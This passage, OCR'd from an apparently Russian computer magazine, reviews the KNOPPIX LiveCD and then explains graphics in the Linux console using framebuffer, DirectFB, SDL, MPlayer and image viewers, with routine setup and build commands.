
Также KNOPPIX можно порекомендовать страстным поклонникам Linux, которые просто не могут работать за компьютером в другой системе. К этому относятся случаи, когда приходится что-то делать на чужом ПК, где нет Linux или вообще ничего нет. Кроме того, многим KNOPPIX может понравиться до такой степени, что они захотят использовать его постоянно в качестве основной платформы, - для таких разработчики предусмотрели функцию установки системы на жесткий диск (для этого есть команда "knoppix-install").

ПЕРВЫЕ ОЩУЩЕНИЯ

Очень давно я собирался посмотреть на воспеваемый многими KNOPPIX, но никак не выпадал такой случай. Пока неизвестный доброжелатель из локальной сети не закачал мне его на FTP. Так и появился достойный повод наконец-то увидеть этот дистрибутив в действии. Зажег iso-образ и перезагрузился, предварительно сменив приоритет для Boot device в BIOS. Меня поприветствовал KNOPPIX с меню "boot: ", где можно было указать вид загрузки, но я не стал на первый раз менять какие-либо параметры и просто нажал "Enter".

Дальше я приготовился долго ждать "loading linux" вкупе с медлительным определением всего железа и последующей автонастройкой: инициализационные скрипты, по идее, считываются с CD долго. Но на моем 48-скоростном приводе операционка загрузилась менее чем за минуту, и примерно такое же время потребовалось для KDE, по умолчанию представляющей собой графическую оболочку. Процесс загрузки сопровождался разноцветными консольными системными сообщениями о том, что железного было найдено в компьютере и насколько успешно оно было настроено.

Все казалось прекрасным, единственное, что не порадовало, - поддержка русского языка. Сначала я подумал, что в KNOPPIX действительно по умолчанию заложены недружественные отношения с разного рода локализациями и для их ликвидации потребуется, например, KNOPPIX Russian Edition, но позже выяснил, что проблема по традиции спряталась в /dev/hands - для устранения кириллических затруднений достаточно при загрузке системы (в том самом приглашении "boot: ") указать knoppix lang=ru, после чего обманчивое первоначальное впечатление будет подавлено добротной поддержкой русского (кстати, наш великий и могучий входит в девятку языков, на которых представлена ознакомительная HTML-страница, расположенная на диске с дистрибутивом в /KNOPPIX/index_ru.html). В качестве небольшого недочета стоит отметить, что установленные


KNOPPIX в сети: X-Chat и Mozilla

по умолчанию русские шрифты (в koi8-r) мне пришлись не по вкусу - русские буквы существенно отличались по стилистике от английских в основных элементах интерфейса различных программ. В Mozilla, к слову сказать, эта участь постигла и зарубежные символы, но ведь все настраиваемо...

СИСТЕМА КАК ОНА ЕСТЬ

Окинув взглядом рабочий стол KDE, я решил разобраться с выходом в интернет. KNOPPIX без каких-либо лишних вопросов выловил у меня сетевую карту, соответствующую RealTek RTL8139, и привязал ее к /dev/eth0. Так что от меня многого не потребовалось:


```
# ifconfig eth0 my.personal.lan.ip netmask 255.255.255.128
# route add -net my.lan.net.0 netmask 255.255.255.128 dev eth0
# route add default gw my.gate.way.ip
```

Сеть уже работает, но надо еще прописать сервера DNS, IP которых я, естественно, не помнил. Изучив содержимое каталога /mnt, обнаружил, что там уже подготовлены директории для монтирования всех разделов жесткого диска. Такой подход меня очень обрадовал - видно, что разработчики постарались над созданием системы, которая в состоянии предоставить полноценную рабочую платформу практически сразу после старта, а пользователю не придется тратить драгоценное время на тщательную настройку каждого компонента ОС (вполне вероятно, что какие-то "умолчальности" особых ценителей могут не устроить, но ведь всем не угодишь, и подобный подход здесь совершенно оправдан). Основной Linux-раздел (ext2) у меня на /dev/hdb5, и, соответственно, команда mount /mnt/hdb5 выполнилась без необходимости в указании дополнительных параметров (в частности, типа файловой системы). Далее:

```
# cp /mnt/hdb5/etc/resolv.conf /etc
cp: переписать `/etc/resolv.conf'? y
```

Вот и все. Сеть настроена и готова к работе, что подтверждает элементарный вызов утилиты ping:

```
# ping www.nixp.ru
PING www.nixp.ru (82.179.194.70): 56 data bytes
64 bytes from 82.179.194.70: icmp_seq=0 ttl=56 time=25.9 ms
```


IceWM в KNOPPIX: KStars и xscanimage



Автоматическое распознавание железа в KNOPPIX по понятным причинам не стало ограничиваться сетью и жесткими дисками с CD-RW и DVD-приводами. Система смогла найти и безукоризненно настроить звуковую карту (Sound Blaster 128 PCI) и видеочипсет TNT2 от nVidia (ASUS AGP-V3800). Несомненно, нет ничего сверхъестественного в обнаружении достаточно популярных и уже устаревших устройств, но сам факт того, что KNOPPIX заставил меня забыть о каких бы то ни было проблемах, связанных с поддержкой железа, в значительной мере воодушевляет. Для окончательной проверки мною был подключен USB-сканер от Epson, после чего в dmesg появилась драйверная перекличка:


Обнаруженный USB-сканер


```
hub.c: new USB device 00:1f.4-2, assigned address 2
hub.c: USB hub found
scanner.c: USB scanner device (0x04b8/0x011e) now attached to scanner0
scanner.c: 0.4.16:USB Scanner Driver
```


То есть сканер готов к работе, что и подтвердила xscanimage, предложившая на выбор три scanner-устройства из /dev. Вариант /dev/usb/scanner0 ее удовлетворил, и программа сообщила о возможности начать сканирование. Моя первая попытка сделать это, как ни странно, увенчалась успехом.


Полную KDE-комплектацию логически должен завершать офисный пакет KOffice, и раньше так и было. Но начиная с версии KNOPPIX 3.4, было решено его исключить из-за нехватки дискового пространства. Вполне разумно, если учитывать факт наличия более популярного продукта под названием OpenOffice.org (версия 1.1.1 с немецкой и английской редакциями) - вполне успешной попытки создания открытой версии ставшего платным офиса от Sun (StarOffice). Функционально оба пакета (KOffice и OOo) близки, а последний пользуется намного большим спросом среди пользователей, так зачем держать двух аналогичных (а главное - объемных) монстров?

Разработчики позаботились и о вышедшей недавно второй версии другого OpenSource-гиганта - GIMP (GNU Image Manipulation Program), ставшего незаменимым другом многочисленных как профессиональных, так и ничего не умеющих ИТ-художников. Среди прочих утилит для работы с графикой можно найти такие, например, стандартные KDE-приложения, как KSnapshot - для захвата изображения с экрана (создания скриншотов), KView - для просмотра картинок. У KNOPPIX нет и малейших проблем с мультимедийными возможностями: сразу после его запуска можно смело смотреть какой-нибудь фильм или слушать любимую музыку (предварительно примонтировав уже подготовленный раздел жесткого диска).


GIMP и KView в KNOPPIX


◢ На нашем DVD ты сможешь найти полную версию Knoppix'a (почти 700 Мб :)).


Мультимедиа в KNOPPIX: XMMS и Xine


Официальный сайт KNOPPIX

ПОЛЕЗНЫЕ ССЫЛКИ

- KNOPPIX - **www.knoppix.net**
- MoviX/eMoviX - **movix.sf.net**
- MandrakeMove - **mandrake-linux.com**
- Suse LiveCD - **www.suse.com**
- Blin - **blin.zp.ua**
- Frenzy - **frenzy.org.ua**

> Пользователю не придется тратить время на настройку каждого компонента ОС.

Для удовлетворения изысков киноманов служит Xine (xine-lib версии 1-rc4a), а за аудиопроигрывание отвечает XMMS.

Диски предлагают записывать с помощью K3b 0.11.9 (в комплекте с cdrtools 2.01a27), в интернете общаться с помощью X-Chat 2.0.8 в IRC и Gaim 0.77 - в ICQ (и других системах мгновенного обмена сообщениями). Из других сетевых приложений отмечу программы для настройки подключения: kppp, pppoeconf, isdn-config, а также пакеты по безопасности: Iptables 1.2.9, сканер уязвимостей Nessus, OpenSSH 3.8p1, OpenSSL 0.9.7d. Для тех, кто живет по лозунгу "Ни дня без строчки кода", есть Python 2.3.3.91, Perl 5.8.4, PHP 4.3.4 и компилятор GCC версии 3.3.3. Серверная программная часть представлена не очень широко, но здесь не обошлось без Apache 1.3.29, Samba 3.0.2a, BIND 9.2.4rc2, MySQL 4.0.18. Есть даже чем поразвлечься: присутствуют популярные аркады для снятия стрессовых состояний и прочие шахматы. Особо любопытным мечтателям о космосе предлагается научная программа KStars для исследования солнечной системы в режиме online. Общее количество установленных пакетов превышает 900, а исполняемых файлов (программ, утилит и игр) вообще свыше двух тысяч.

АНАЛОГИ KNOPPIX

Как водится, популярность приводит к созданию клонов и попытке получить выгоду с чужого успешного проекта. Самым очевидным аналогом является GNOPPIX - полная копия KNOPPIX, отличающаяся лишь использованием GNOME в качестве графической среды. Своих пользователей нашел и Morphix - LiveCD, также основанный на KNOPPIX и распространяющийся в различных редакциях: Gamer, Gnome, KDE и LightGUI. Стоит отметить проект MoviX, который задался целью создать очень скромный (менее 30 Мб) LiveCD Linux-дистрибутив, призванный стать переносным мультимедийным центром: для получения возможности просмотра видео и прослушивания аудио на компьютере достаточно лишь вставить диск в CD-ROM. Для решения поставленной задачи была выбрана Slackware с популярным пакетом MPlayer, а в результате появились MoviX, MoviX^2 и eMoviX.

Естественно, идеей LiveCD не преминули воспользоваться поклонники других Linux (не Debian) и компании-разработчики. Чехи создали SLAX - LiveCD-версию Slackware, компания Mandrakesoft - MandrakeMove (на базе Mandrake Linux 9.2), Lindows - LinspireLive! (ранее известный как LindowsCD), а Suse - Suse LiveCD (ранее известный как Suse Live-Eval), который был выложен на FTP для свободного скачивания в целях рекламы вышедшей Suse Linux 9.1.

Русскоговорящее сообщество тоже не осталось в стороне. Особенно отличились украинцы, подарившие миру Blin - основанную на GNOME LiveCD-версию ОС Linux, предназначенную для российских и украинских пользователей и обладающую всеми необходимыми программными средствами. Подобной идеей заразился и Сергей Можайский (techniX), решивший создать LiveCD на основе FreeBSD. В результате предпринятых им усилий появилась Frenzy, названная "портативным инструментом системного администратора" и нашедшая немалое количество сторонников в среде русско-украинских UNIX-пользователей.





Такой загрузчик у KNOPPIX

j1m (j1m@list.ru)



ИЗМЕНИ ИКСам С КОНСОЛЬЮ!

Есть люди, которые по разным причинам не могут или не хотят использовать X-Window, например, владельцы старых компов, любители все заоптимизировать, линукс-гуру, сисадмины, которым иксы не нужны. Если ты относишься к классу таких людей, то эта статья для тебя. Я расскажу тебе, как смотреть фильмы, серфить веб, работать с графическими файлами и PDF-документами и даже играть в игры, не прибегая к помощи иксов.

ГРАФИЧЕСКИЕ ВОЗМОЖНОСТИ LINUX-КОНСОЛИ

ЗАКАДРИМ БУФЕРА

Буфер кадров (Framebuffer) представляет собой некий виртуальный девайс, предоставляющий доступ к видеопамяти и позволяющий работать с консолью в графическом режиме. Стоит отметить, что в таком режиме разрешение экрана будет измеряться не в символах, а в пикселах, т.е. можно выставить, например, разрешение 800x600, что будет равняться 100x37 символов. В штатных ядрах, которые идут с дистрибутивами Linux, по умолчанию включена поддержка vesafb (для видеокарт, поддерживающих vesa2). Выбрать подходящий видеорежим можно, прописав vga=ask в /etc/lilo.conf. При загрузке в появившемся списке видеорежимов нужно выбрать понравившийся, снова зайти в /etc/lilo.conf и вместо vga=ask прописать vga=номер_видеорежима. Также есть возможность включить в ядро специфические драйвера для конкретных видеокарт, но для этого придется перекомпилировать ядро. Чтобы включить поддержку framebuffer'а, необходимо встроить в ядро (не модулем) следующие параметры:

```
# make menuconfig

Device Drivers -> Graphics support -> Support for frame buffer devices
Device Drivers -> Graphics support -> VESA VGA graphics support (или выбираем свою видеокарту)
Device Drivers -> Graphics support -> Console display driver support -> VGA text console
Device Drivers -> Graphics support -> Console display driver support -> Framebuffer Console support
```

Теперь, когда ядро поддерживает fb, необходимо переконфигурировать lilo. Для этого открываем /etc/lilo.conf и пишем туда следующее: append = "video=твой_видеодрайвер".

Или если при конфигурировании ядра ты выбрал VESA VGA graphics support вместо специфического видеодрайвера, то строка append = "video=твой_видеодрайвер" не нужна, а вместо нее необходимо прописать vga=ask или воспользоваться табличкой видеорежимов (см. врезку). Все, осталось выполнить команду /sbin/lilo и перезагрузиться.

DIRECTFB: РЕВОЛЮЦИЯ НАЧАЛАСЬ

DirectFB - относительно новая библиотека. По мнению авторов (и я с ними согласен), именно эта либа должна перевернуть все представления о графических возможностях Linux. DirectFB создает надстройку над стандартным fb, добавляя ему множество новых возможностей: драйверы мыши, клавиатуры, работа с современными 3D-ускорителями и даже звуковыми картами. Библиотека поддерживает OpenGL и обладает удобным программным интерфейсом, минимально загружает систему при максимальной отдаче видеоподсистемы. Но и это еще не все. DirectFB позволяет одновременно запускать несколько приложений, каждое в своем окне (необходимо на ядро наложить патч и собирать DirectFB с опцией --enable-multi). Ну ладно, хватит теории, пора ставить эту либу. А для установки нам необходимы: freetype (>= 2.0.1), libjpeg62, libpng2/3, zlib, также для вывода видео можно поставить libmpeg3. Теперь распаковываем архив и набиваем следующую последовательность команд:

```
# ./configure --with-gfxdrivers=all
# make
# make install
```

После успешной установки можно сконфигурировать DirectFB:

```
# vi /etc/directfbrc

# видеодрайвер
system=fbdev
# видеорежим, в котором по умолчанию будут запускаться приложения
mode=800x600
# глубина цвета
depth=16
# не показывать баннер перед запуском приложений
no-banner
# включить аппаратное ускорение
hardware
# возможность переключения на другой терминал во время работы приложения
vt-switching
# протокол работы с мышью (Microsoft для трехкнопочной мыши)
mouse-protocol=MS3
```

ТАБЛИЦА ВИДЕОРЕЖИМОВ

Bits	640x480	800x600	1024x768	1280x1024	1600x1200
8	769	771	773	775	796
16	785	788	791	794	798
32	786	789	792	795	799

Теперь проблемы. Если у тебя COM-мышь, то необходимо создать символическую ссылку на COM-порт, например, так (если мышь висит на первом порту):

```
# ln -s /dev/ttyS0 /dev/mouse
```

Для того чтобы можно было запускать DirectFB-приложения, необходимо установить suid-бит на бинарники этих приложений или для соответствующих пользователей назначить корректные права доступа (разрешение на чтение и запись) для файлов устройств /dev/fb0, /dev/tty[0..6].

ПОДАРОК ГЕЙМЕРАМ

SDL (Simple DirectMedia Layer) - это библиотека, которая разрабатывалась специально для игр и эмуляторов, так что неудивительно, что именно под нее в основном пишутся игры и эмуляторы (около половины всех игр, которые можно скачать с www.linuxgames.ru, написаны именно под эту библиотеку). Такая популярность библиотеки обусловлена тем, что она поддерживает множество различных платформ, в том числе Linux, Windows, MacOS, *BSD, Solaris, Dreamcast(!). Более того, осуществлена поддержка видеодрайверов X11, SVGALib, Linux-fb, DirectFB, ggi, поэтому ее можно использовать как в иксах, так и в консоли. Впечатляет? Тогда обязательно ее установи. Хотя можно использовать входящий в каждый дистрибутив пакет и не скачивать исходники. Однако дистрибутивные пакеты обычно собраны с поддержкой иксов и звуковых серверов KDE (arts) и Gnome (esd), поэтому программы, работающие под SDL, будут требовать дополнительные либы, а это не есть хорошо. Поэтому мы соберем либу сами, оставив только самое необходимое. Берем последнюю версию с www.libsdl.org, распаковываем, заходим в каталог с исходниками и выполняем:

```
# ./configure --disable-joystick --disable-esd --disable-arts --disable-video-x11 --disable-dga --enable-video-directfb
# make
# make install
```

Все. Библиотека собрана, можно отдохнуть и поиграть в lbreakout2 ;). Теперь некоторые рекомендации по работе с либой. Если в качестве видеодрайвера использовать framebuffer, то в качестве драйвера мыши будет выступать gpm (сервер мыши для виртуальных консолей), поэтому, чтобы он работал сообща с SDL, необходимо запускать gpm с параметром "-R raw". Запуск gpm прописан в загрузочных скриптах, так что их придется немного поправить. Замечу, что при использовании в качестве видеодрайвера directfb такой проблемы не будет (будет другая проблема :). Вторую рекомендацию я дам по поводу настройки SDL. Ты уже нашел конфигурационный файл? Нет? Правильно. Его вообще нет ;). Все настраивается с помощью переменных окружения. Например, чтобы использовать directfb в качестве видеодрайвера и alsa в качестве аудиодрайвера, необходимо выполнить следующие команды:

```
# export SDL_VIDEODRIVER=directfb
# export SDL_AUDIODRIVER=alsa
```

Чтобы настройки всегда оставались в силе, можно прописать эти строки в /etc/profile.

MPLAYER: НА ПЕРВЫХ ПОЗИЦИЯХ

Mplayer - это плеер, ставший стандартом для *nix-систем и опережающий по возможностям большинство своих платных аналогов (с помощью Mplayer'а можно смотреть все mpeg и divx фильмы без дополнительных кодеков даже на 200 пне!). Mplayer поддерживает множество различных вариантов видеовывода, но нас в данном случае интересуют только VESA, fb, DirectFB и SDL. Еще одна особенность Mplayer'а: программисты хорошо потрудились и оптимизировали свой продукт. Если собирать плеер из исходников под конкретную аппаратную конфигурацию, то скорость его работы будет существенно превышать скорость работы прекомпилированной версии Mplayer'а. Поэтому сами разработчики настоятельно рекомендуют собирать плеер из исходников. Ну кому как не разработчикам верить на слово? Поэтому берем последнюю стабильную версию с сайта разработчиков, разворачиваем архив и набиваем уже знакомую комбинацию:

```
# ./configure --enable-sdl --enable-directfb --disable-x11 --language=ru --disable-gif --disable-png --disable-jpeg
# make
# make install
```

Mplayer можно настроить посредством конфигурационного файла или каждый раз запускать с нужными опциями. Опций нам требуется немного, и мы пойдем по второму пути, т.е. просто пропишем альяс в ~/.bashrc:

```
alias player='mplayer -vo sdl -ao alsa -framedrop >/dev/null 2>&1'
```

Опция -vo задает видеодрайвер (-vo help выведет все доступные варианты), -ao - аудиодрайвер (-ao help работает так же, как в случае с -vo), -framedrop означает, что кадры, которые не успевают обрабатываться, будут выбрасываться. Также игнорируем все диагностические сообщения, которые отправляются на стандартные устройства ввода и вывода (STDIN и STDOUT). Теперь по команде player будет запускаться Mplayer с нужными параметрами.



BFBSEE: МИНИМАЛИЗМ ВО ВСЕМ

Небольшой (исходники весят ~170 Кб) вьюер графики и видео. Работает через DirectFB. Поддерживает PNG, JPEG и GIF форматы изображений, AVI и MPEG форматы видеофайлов. Умеет устраивать slide show и масш-



DFBSee: просто, но со вкусом


Мрачный облик fbi

табировать изображения. Довольно стильно сделан интерфейс. На данный момент этот продукт находится в стадии разработки, поэтому не блещет функциональностью. Хочу еще заметить, что divx в нем смотреть не получится, хотя зачем, когда есть всемогущий Mplayer.

Итак, устанавливаем. Компиляция вполне традиционная:

```
# ./configure
# make
# make install
```

Пользоваться им совсем просто:

```
# dfbsee <имя файла>
```

Справку по клавишам можно получить, нажав F1. Есть несколько интересных опций: -f на полный экран, -s <секунды> устроить слайд-шоу, -t показывать текущее время. Пример использования:

```
# dfbsee -f -s 5 ~/pics/*
```

ПЕРЕМЕННЫЕ ОКРУЖЕНИЯ ДЛЯ РАБОТЫ SDL

```
# Выбираем аудиодрайвер (dsp - стандартный OSS, dma - OSS, с использованием DMA-режима)
SDL_AUDIODRIVER=dsp|alsa|dma
# Отключение/включение аппаратного ускорения в fb
SDL_FBACCEL=0|1
# Указываем путь к файлу устройства мыши
SDL_MOUSEDEV=/dev/mouse|pcaux|adbmouse
# Отключение мыши в fb
SDL_NOMOUSE
# Выбираем видеодрайвер
SDL_VIDEODRIVER=fbcon|directfb|svgalib
```

FBI - УНИВЕРСАЛЬНЫЙ ВЬЮЕР

Теперь поговорим о более серьезном вьюере - FrameBuffer Imageviewer. Сам автор говорит, что это порт svgalib-вьюера под названием PhotoCD, так что поклонникам этой программы fbi должен понравиться. Видеовывод fbi осуществляет с помощью framebuffer'а, поэтому работает быстрее DFBSee. Поддерживает форматы PhotoCD, jpeg, ppm, gif, tiff, xwd, bmp и png, более того, если попадаются изображения в других форматах, то он сам преобразует их в знакомый формат при помощи утилиты convert, входящей в пакет ImageMagic. Таким образом, с помощью этого вьюера можно просматривать изображения всех форматов, поддерживаемых ImageMagic'ом (а их около 60). Еще одной отличительной особенностью fbi является то, что при масштабировании изображений происходит эффект сглаживания, поэтому при увеличении изображение не становится зернистым. Также в пакет fbi входит скрипт, который позволяет просматривать PDF и PostScript-файлы.

Собирается это чудо совсем просто:

```
# make
# make install
```

Для того чтобы fbi запустился, необходимо указать ему имя консольного шрифта, который он будет использовать. Это можно сделать или опцией -f /путь/до/шрифта, или указать шрифт в переменной окружения FBFONT. Пойдем по второму пути и пропишем в /etc/profile строку (можно использовать любой кириллический шрифт из каталога /usr/share/kbd/consolefonts):

```
export FBFONT=/usr/share/kbd/consolefonts/UniCyr-sans-8x16.psf.gz
```

Интересные флаги программы:

-m <видеорежим> указать видеорежим, взятый из /etc/fb.modes,

